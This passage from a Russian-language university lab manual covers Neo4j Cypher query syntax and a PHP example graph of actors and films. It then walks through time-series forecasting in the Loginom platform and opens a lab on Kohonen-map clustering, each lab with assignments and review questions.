Проверка с несколькими условиями. Можно использовать оператор WHERE для проверки нескольких условий, например:

MATCH (emp:Employee)

```
WHERE emp.name = 'Abc' AND emp.name = 'Xyz'
RETURN emp
```

Функция подсчета COUNT

Ниже приводится синтаксис функции COUNT для подсчета узлов.

```
MATCH (n { name: 'A' })-->(x)
RETURN n, count(*)
```

Функция COUNT также используется для подсчета узлов с заданным типом отношений. Ниже приведен пример, который подсчитывает и возвращает количество узлов, участвующих в каждом отношении.

```
Match(n{name: "India", result: "Winners"})-[r]-(x)
RETURN type (r), count(*)
```

Возврат узлов

Команда RETURN используется для возврата узлов, отношений и свойств:

- вернуть узлы;
- вернуть несколько узлов;
- возврат отношений;
- вернуться свойства;
- вернуть все элементы;
- вернуть переменную с псевдонимом столбца;

– возвращающиеся узлы.

Возврат узла

```
Create (node:label {properties})
RETURN node
```

Возврат нескольких узлов.

```
CREATE (Ind:Country {name: "India", result: "Winners"})
CREATE (CT2013:Tornament {name: "ICC Champions Trophy 2013"})
RETURN Ind, CT2013
```

Возврат отношения

```
CREATE (node1)-[Relationship:Relationship_type]->(node2)
RETURN Relationship
```

Возврат свойства

```
MATCH (node:label {properties . . . . . })
RETURN node.property
```

Возврат всех элементов. Можно вернуть все элементы, хранящиеся в базе данных Neo4j:

```
Match p = (n {name: "India", result: "Winners"})-[r]-(x)
RETURN *
```

Упорядочение данных ORDER BY

```
MATCH (n)
RETURN n.property1, n.property2 . . . . . .
ORDER BY n.property
```

Упорядочение узлов по нескольким свойствам.

```
MATCH (n)
RETURN n
ORDER BY n.age, n.name
```

Упорядочение узлов по убыванию

```
MATCH (n)
RETURN n
ORDER BY n.name DESC
```

Ограничение количества строк в выводе. Оператор LIMIT

```
MATCH (n)
RETURN n
ORDER BY n.name
LIMIT 3
```

Ограничение на основе выражения

```
MATCH (n)
RETURN n.name, n.runs
ORDER BY n.runs DESC
LIMIT toInt(3 * rand())+ 1
```

Пропуск сведений при выводе. Оператор SKIP

Оператор SKIP используется для определения, с какой строки начинать, включая строки в выводе.

```
MATCH (n)
RETURN n.name, n.runs
ORDER BY n.runs DESC
SKIP 3
```

Связывание нескольких операторов в запросе. WITH

```
MATCH (n)
WITH n
ORDER BY n.property
RETURN collect(n.property)
```

Преобразование списка в последовательность. UNWIND

```
UNWIND [a, b, c, d] AS x
RETURN x
```

Функции агрегации

Как и SQL, Neo4j CQL предоставляет некоторые функции агрегирования для использования в предложении RETURN. Это похоже на оператор GROUP BY в SQL. Мы можем использовать эти функции RETURN + Aggregation в команде MATCH для работы с группой узлов и возврата некоторого агрегированного значения.

Список функций AGGREGATION

1 COUNT Возвращает количество строк, возвращаемых командой MATCH.

2 МАКСИМУМ Возвращает максимальное значение из набора строк, возвращаемых командой MATCH.

3 MIN Возвращает минимальное значение из набора строк, возвращаемых командой MATCH.

4 SUM Возвращает значение суммирования всех строк, возвращаемых командой MATCH.

5 AVG Возвращает среднее значение всех строк, возвращаемых командой MATCH.

Индекс

Neo4j SQL поддерживает индексы на свойствах узлов или отношений для повышения производительности приложения. Индексы можно создавать по свойствам для всех узлов, которые имеют одинаковое имя метки. Проиндексированные столбцы можно использовать эти в команде MATCH, операторах WHERE или IN, чтобы улучшить выполнение команды CQL.

Создание индекса. Neo4j CQL предоставляет команду CREATE INDEX для создания индексов на свойствах Node или Relationship.

```
CREATE INDEX ON:label (node)
```

Удаление индекса. Neo4j CQL предоставляет команду DROP INDEX для удаления существующего индекса свойства Node или Relationshis.

```
DROP INDEX ON:label(node)
```

1.3 Пример реализации графовой БД на языке php

Предположим, что мы хотим создать графовую модель БД в области кино. БД будет хранить сведения об актерах и фильмах. Каждый актер и фильм являются узлами, а роли – отношения, идущие от актера в кино, где они играли:




Рисунок 5.2 Фрагмент модели данных

Во-первых, нужно установить соединение с базой данных. Так как Neo4jPHP работает с сервером БД через REST интерфейс, то нет постоянного соединения, и передача данных происходит, только тогда, когда нужно считать или записать данные:

```
use Everyman\Neo4j\Client,
    Everyman\Neo4j\Transport,
    Everyman\Neo4j\Node,
    Everyman\Neo4j\Relationship;

$client = new Client(new Transport('localhost', 7474));
```

Теперь нужно создать узлы для каждого актёра и фильма. Это аналогично команде INSERT в традиционных реляционных СУБД:

```
$keanu = new Node($client);
$keanu->setProperty('name', 'Keanu Reeves')->save();
$laurence = new Node($client);
$laurence->setProperty('name', 'Laurence Fishburne')->save();
$jennifer = new Node($client);
$jennifer->setProperty('name', 'Jennifer Connelly')->save();
$kevin = new Node($client);
$kevin->setProperty('name', 'Kevin Bacon')->save();

$matrix = new Node($client);
$matrix->setProperty('title', 'The Matrix')->save();
$higherLearning = new Node($client);
$higherLearning->setProperty('title', 'Higher Learning')->save();
$mysticRiver = new Node($client);
$mysticRiver->setProperty('title', 'Mystic River')->save();
```

Каждый узел имеет методы setProperty и getProperty, которые позволяют записывать произвольные данные в узел считывать их. Узел не имеет заданной структуры, это похоже на документы в документо-ориентированных СУБД, правда мы не можем делать вложенные данные и свойство может быть только одим из двух типов: строкой или числом.

На сервер данные отправляются только когда вызывается функция save() и это нужно сделать для каждого узла.

Теперь надо задать связи между актерами и фильмами, в которых они играли. В реляционных СУБД для этой цели надо было создавать внешний ключ,здесь создается отношение, которое может быть названо произвольно и хранить в себе любые параметры, как и узел и так же сохраняется в БД:

```
$keanu->relateTo($matrix, 'IN')->save();
$laurence->relateTo($matrix, 'IN')->save();

$laurence->relateTo($higherLearning, 'IN')->save();
$jennifer->relateTo($higherLearning, 'IN')->save();

$laurence->relateTo($mysticRiver, 'IN')->save();
$kevin->relateTo($mysticRiver, 'IN')->save();
```

Все отношения называются «IN», но можно дать им и любое другое имя, например, «ACTED IN». Так же можно задать обратное отношение от фильмов к актерам и сформулировать его как фильм «HAS» (имеет) актёра. Пути могут быть найдены независимо от того, какое направление связи будет создано, т.е. можно использовать любую семантику, подходящую по смыслу для конкретной предметной области. В тоже время между узлами могут быть множественные отношения, направленные в обе стороны.

Необходимо выполнить запрос: «Получить имена всех актеров, которые были в кино с кем-то, кто был в кино с Кевином Бэконом». Далее следует добавить третий уровень: «Тот, кто был в кино с кем-то, кто был в кино с кем-

то, кто был в фильме с Кевином Бэконом». В графовой СУБД очень легко найти путь от Кевина Бэкона до любого другого актера.

Все отношения настроены, и теперь можно найти связь между любым актером и Кевином Бэйконом до любой заданной глубины:

```
$path = $keanu->findPathsTo($kevin)
    ->setMaxDepth(12)
    ->getSinglePath();

foreach ($path as $i => $node) {
    if ($i % 2 == 0) {
        echo $node->getProperty('name');
        if ($i+1 != count($path)) {
            echo " was in\n";
        }
    } else {
        echo "\t" . $node->getProperty('title') . " with\n";
    }
}
```

Так же можно выбирать не сами узлы, а связи между ними, например:

```
echo $laurence->getProperty('name') . " was in:\n";
$relationships = $laurence->getRelationships('IN');
foreach ($relationships as $relationship) {
    $movie = $relationship->getEndNode();
    echo "\t" . $movie->getProperty('title') . "\n";
}
```

Функция getRelationships() может вернуть все отношения для узла, необязательно ограничивать его только определенным типом отношения. Так же можно получить, только все входящие или исходящие из узла связи.

Задание

1. Установить СУБД Neo4j на персональный компьютер.
2. Представить краткое описание графовой модели из предметной области магистерской диссертации.
3. Ознакомиться с одиночными командами на примере тестовой графовой модели.
4. Создать скрипт/приложение для создания тестовой БД на основе спроектированной модели данных, используя любой поддерживаемый язык программирования (.Net, Clojure, Elixir, Go, Groovy, Haskell, Java, JavaScript, Perl, PHP, Python, Ruby, Scala).
5. Создать не менее 4-х запросов к созданной БД.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания.

3. Описание графовой модели данных.
4. Примеры выполнения команд языка CQL для своей модели.
5. Программный код для создания графовой БД и запросов к ней.
6. Результаты выполненных запросов.
7. Выводы.

Контрольные вопросы.

1. Что представляет собой графовая модель данных?
2. Каковы преимущества графовых моделей перед реляционными?
3. Какие основные команды языка Cypher Query Language Вам известны?
4. Проведите параллели между CQL и SQL.
5. Для каких предметных областей оправдано применение графовых БД? Обоснуйте ответ.
6.

Список источников

1. Официальный сайт **https://neo4j.com/**
2. Англоязычная документация:
https://docs.spring.io/spring-data/neo4j/docs/current/reference/html/#reference

Лабораторная работа №6 (2 часа)
Знакомство с аналитической системой Loginom. Реализация задачи интеллектуальной обработки данных – прогнозирования временного ряда

Цель работы: Ознакомиться с возможностями аналитического пакета Loginom Community. Ознакомиться с принципами парциальной обработки данных. Ознакомиться с решением задачи интеллектуальной обработки данных – прогнозированием временных рядов.

Пояснения к работе

1.1 Знакомство с системой поддержки принятия решений Loginom

Loginom – аналитическая платформа, предоставляющая возможности глубокой аналитики и позволяющая принимать управленческие решения, основанные на точной и достоверной информации. Loginom пришла на смену платформе предыдущего поколения – Deductor. Платформа Loginom разработана компанией Loginom Company (ранее BaseGroup Labs ООО «Аналитические технологии»).

Ключевые возможности:

- проведение сложных расчетов;
- консолидация данных;
- очистка данных;
- прогнозирование и оптимизация данных;
- интеграция с любыми хранилищами данных, включая базы данных, отдельные файлы, учетные системы, социальные сети, веб-сервисы.
- комбинация из структурного и объектно-ориентированного подходов к моделированию.

Loginom полностью построен на базе веб-технологий. Веб-интерфейс обладает рядом существенных преимуществ: браузеры функционируют на любых ОС (Windows, MacOS, Linux и др.) и множестве устройств; минимизируются усилия по администрированию, так как отсутствует необходимость инсталляции и настройки рабочих мест.

Платформа обладает пользовательским интерфейсом, не требующим для работы специальной подготовки. Loginom имеет поддержку технологий анализа: от простой логики до машинного обучения.

Отправной точкой анализа данных является импорт данных. Импорт в Loginom Community может осуществляться из популярных форматов хранения данных, таких как Excel, Access, MS SQL, Oracle, Текстовый файл и прочих.

Одной из основных концепций, на которых базируется платформа Loginom, является **сценарий**. *Сценарий* — последовательность действий, которые необходимо провести для анализа данных. Он представляет собой

комбинацию узлов обработки данных, настраиваемую пользователем для решения конкретной задачи. Узел сценария выполняет отдельную операцию над данными. Перечень возможных операций представлен палитрой готовых ***компонентов***. Последовательность обработки задается соединением выхода предыдущего узла сценария с входом последующего. Входом и выходом обработчика являются ***входные*** и ***выходные порты***.

1.2 Загрузка и предобработка данных

Создадим простой сценарий, для обработки временного ряда содержащего данные о дневных продажах торговой организации.

Для того чтобы использовать в сценарии какой-либо компонент, его необходимо перенести мышью из панели компонентов в область построения сценария. Выберем в разделе импорт компонент «Excel файл» и перенесем его в область построения (см. рисунок 6.1).




Рисунок 6.1 – Создание сценария для обработки Excel-файла

При этом создастся узел сценария, выполняющий действие импорта. При клике мышкой на узле отобразятся иконки возможных действий. Вызовем *Мастер настройки импорта*, в котором укажем путь к файлу, область данных, количество строк заголовка, действие с пустыми строками. Исходные данные по продажам находятся в файле «Продажи.txt». В окне Мастера можно увидеть содержимое файла (рисунок 6.2).




Рисунок 6.2 Мастер настройки импорта

В качестве визуализатора входного набора данных выберем «Диаграмму» (график). Для этого необходимо переместить данные из панели «Компоненты» в соответствующие им поля (см. рисунок 6.3). С помощью них можно посмотреть, как выглядят данные в форме таблицы, диаграммы и т.д.



Рисунок 6.3 Выбор визуализаторов для отображения данных

На диаграмме видно, что данные содержат аномалии (выбросы) и шумы, за которыми трудно разглядеть тенденцию (рисунок 6.4).




Рисунок 6.4 Временной ряд «Продажи»

Поэтому перед прогнозированием необходимо удалить аномалии и сгладить данные. Сделать это можно, например, при помощи сглаживания. Запустим Мастер сглаживания (рисунок 6.5), выберем в качестве обработки данных спектральную обработку и перейдем на следующий шаг мастера. Следующий шаг отвечает за удаление аномалий из исходного набора. Выберем поле для обработки «Кол» и укажем для него вычитание шума, степень вычитания – малая.




Рисунок 6.5 Выбор метода сглаживания данных

На следующем шаге запустим обработку, нажав на «Пуск» и посмотрим полученный результат (рисунок 6.6). Видно, что данные сгладились, аномалии и шумы исчезли. Хорошо просматривается тенденция.




Рисунок 6.6 Результат сглаживания данных

1.3 Преобразование данных в формат, пригодный для построения модели прогноза

Прогнозирование результата на определенное время вперед, основываясь на данных за прошедшее время – довольно часто встречающаяся задача. К примеру, перед большинством торговых фирм стоит задача оптимизации складских запасов, для решения которой требуется знать, чего и сколько должно быть продано через неделю, и т.п.; задача предсказания стоимости акций какого-нибудь предприятия через день и т.д. и другие подобные вопросы. Loginom Community предлагает для этого инструмент «Прогнозирование».

У аналитика имеются данные о месячном количестве проданного товара за несколько лет. Ему необходимо, основываясь на этих данных, сказать, какое количество товара будет продано через неделю и через две.

Строить прогноз на будущее необходимо, основываясь на данных прошлых периодов. Предполагается, что количество продаж на следующий месяц зависит от количества продаж за предыдущие месяцы. Т.е. входными факторами для модели могут быть продажи за текущий месяц, продажи за месяц ранее и т.д., а результатом должны быть продажи за следующий месяц. Здесь явно необходимо трансформировать данные к форме «скользящего окна».

Выберем узел скользящее окно и перейдем на следующий шаг. Будем строить прогноз на три месяца вперёд, основываясь на данных за *двенадцать и одиннадцать месяцев назад, два месяца назад и месяц назад* до прогнозируемого периода. Т.е. на входе обучающего набора будет четыре числа, на выходе – одно прогнозируемое значение. Сначала необходимо выбрать *глубину истории* 12. Тогда данные трансформируются к скользящему окну так, что аналитику будут доступны все требуемые факторы для построения прогноза.




Рисунок 6.7 Формирование данных вида «скользящее окно»

Процесс формирования данных иллюстрируется на рисунках 6.8 и 6.9. В начале формируется скользящее окно глубиной 12 месяцев (таблица на рисунке 6.8). Но все 12 значений нам будут не нужны, а только четыре вышеназванные. На первом шаге мастера, согласно с принятому ранее решению, установим в качестве прогнозируемого поля Кол[-12], Кол[-11], Кол[-2], и Кол[-1], а в качестве выходного - «Кол». Остальные поля таблицы сделаем информационными.



Рисунок 6.8 Данные временного ряда, представленные в табличной форме (12 столбцов)




Рисунок 6.9 Настройки входных столбцов

1.3 Создание модели прогноза

Перейдем непосредственно к самому построению модели прогноза. Для прогноза будем использовать узел ARIMAX, который соединим с предшествующим узлом. В начале оставим параметры модели прогнозирования по умолчанию (рисунок 6.10). Запустим модель в работу.




Рисунок 6.10 Настройка параметров модели

Для визуализации выберем диаграмму (рисунок 6.11). На ней хорошо виден прогноз. На диаграмме отображены сразу два графика: для реальных данных и прогнозируемых результатов.




Рисунок 6.11 Сравнение эталонных данных с прогнозом.

Далее самостоятельно следует изменить исходный набор данных и три последних месяца в наборе изъять. Модель построить на укороченных данных.

Изъятые данные использовать в качестве тестовых (эталонных) значений при проверке прогноза построенной модели. В случае больших ошибок (более 10%) следует попытаться изменить настройки модели.

После завершения анализа и получения качественных результатов данные можно экспортировать в текстовой документ или же в Excel файл. В Excel следует произвести сравнение эталонных данных с данными наилучшего прогноза.



Рисунок 6.12 Выгрузка данных модели в MS Excel

Задание

1. Установить систему Loginom и ознакомиться с интерфейсом.
2. Подготовить набор данных в форме временного ряда для построения прогноза.
3. Импортировать данные в хранилище системы Loginom.
4. Произвести очистку данных.
5. Произвести преобразование данных в форму, пригодную для построения модели прогноза.
6. Построить модель и исследовать полученный результат. В случае получения некачественных результатов произвести серию экспериментов, изменяя значения настраиваемых параметров модели.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания.
3. Описание набора данных для прогнозирования, фрагмент набора данных и визуальное представление полного набора.
4. Описание этапов очистки и преобразования данных.
5. Описание процесса получения наилучшей модели прогноза.
6. Результаты наилучшей модели.
7. Выводы.

Контрольные вопросы.

1. Дайте краткую характеристику системе Loginom?
2. Какие элементы входят в состав системы?
3. Что понимается под парциальной обработкой данных?
4. Какие методы обработки данных поддерживает Loginom?
5. Опишите принцип подготовки данных для прогнозирования временного ряда.
6. В чем особенность модели «скользящее окно» для прогнозирования в области продаж? Почему используются данные предшествующих 11-го и 12-го месяцев?

Список источников

1. Официальные сайт **https://loginom.com/**
2. Официальный сайт **https://loginom.ru/**
3. Обучающее видео от компании Loginom Company
https://www.youtube.com/channel/UCNSMPWjO_pna_0H4z4oJk1g

Лабораторная работа №7 (4 часа)
Реализация задач интеллектуальной обработки данных. Нейросетевая кластеризация и нейросетевая классификация

Цель работы: Ознакомиться с принципами реализации задач интеллектуальной обработки данных в СППР Loginom.

Пояснения к работе

Часть 1. Нейросетевая кластеризация

Провести группировку (кластеризацию) стран, встроенным методом кластеризации с использованием ***самоорганизующейся карты Кохонена***. ***Самоорганизующуюся карта*** –это одна из разновидностей ***нейросетевых алгоритмов.*** Основным отличием данной технологии от нейросетей, обучаемых по алгоритму обратного распространения, является то, что при обучении используется метод ***обучения без учителя***, то есть результат обучения зависит только от структуры входных данных. Отличие самоорганизующейся карты от обычной сети Кохонена заключается в количестве выходных нейронов: в сети Кохонена оно должно соответствовать количеству кластеров, а в карте – количеству сегментов, из которого она должна состоять, т.е. размеру карты. Чем больше число сегментов в карте, тем детальнее она представляет распределение объектов в пространстве признаков. Число входов нейронов карты, как и сети Кохонена, должно быть равно числу признаков, по которым производится кластеризация.

Импортируем в программу данные из файла данные «Уровень жизни стран.txt» (рисунок 7.1). Поскольку обучение будет проходить без учителя, выходные данные в наборе указаны не будут. При настройке карты первоначально не будем указывать количество кластеров, а предоставим алгоритму выполнить разделение данных самостоятельно.

